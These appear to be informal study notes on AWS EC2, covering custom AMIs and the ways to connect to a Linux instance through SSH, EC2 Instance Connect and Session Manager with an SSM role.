
- Access ec2 instane in VPC2 through the instance of the private subnet of VPC1

- Access ec2 instance in the public subnet of VPC1
EC2
EC2 Components
- AMI Amazon Machine Instance
- Is like a template to create an instance from.
- Can be build for Linux & Windows.
- Why Custom AMI
- Pre-Installed packages & Software.
- Faster boot time (No need to use EC2 User Data at boot time).
- Control of maintinance & Updates.
- Installing App a head of time (for faster deployment at Auto Scaling).
- Using someone else's AMI that is optimized for a specific app, DB, ..
- When you create an AMI it will be stored in
S3but you won't see them inS3console. they are stored inS3because Its durable, cheap, and reselient storage where most of the backups will live. - By defualt AMI's are private, and locked for your account, and region (won't be available on other regions).
- U can also make them public and share/rent or sell them to others through AMI Marketplace.
- To make a custom AMI, go to the EC2 that you want to create a template (AMI) from and ...

- Now we can creat as many EC2s from this AMI
- When creating a new EC2 Instance, we can choose AMI from:

- EC2 Instance Access
- Linux EC2
- We have 4 ways to connect to a Linux EC2

- SSH client
- we can connect from anywhere if the EC2 has a public IP using private key

- we can connect from anywhere if the EC2 has a public IP using private key

- EC2 Instance Connect
- If we clicked connect on the Instance, we'll have 3 ways to connect to it, If we click on Connect, aws will check if the current logged in user to the web portal has the rights to access this EC2 instance, and it will generate a pair of SSH keys (public & private), and inject the public key in the Authorized_keys in the machine for a specific time and use the Private one to LogIn .

- And here is our session
- If we clicked connect on the Instance, we'll have 3 ways to connect to it, If we click on Connect, aws will check if the current logged in user to the web portal has the rights to access this EC2 instance, and it will generate a pair of SSH keys (public & private), and inject the public key in the Authorized_keys in the machine for a specific time and use the Private one to LogIn .
- Session Manager
To use Sessin Manager:
- SSM agent should be installed on the EC2 Instance .
SSM Agent is installed by default on Amazon Linux based AMIs dated 2017.09 and later
Check if amazon-ssm-agent service is running on our EC2

- create a role with AmazonSSMManagedInstanceCore policy to be assumed by the instance


- Attach this role to the EC2 instance


- Now our instance will appear in the Session Manager
Navigating to Systems Manager -- > Session Manager we'll find our Instance
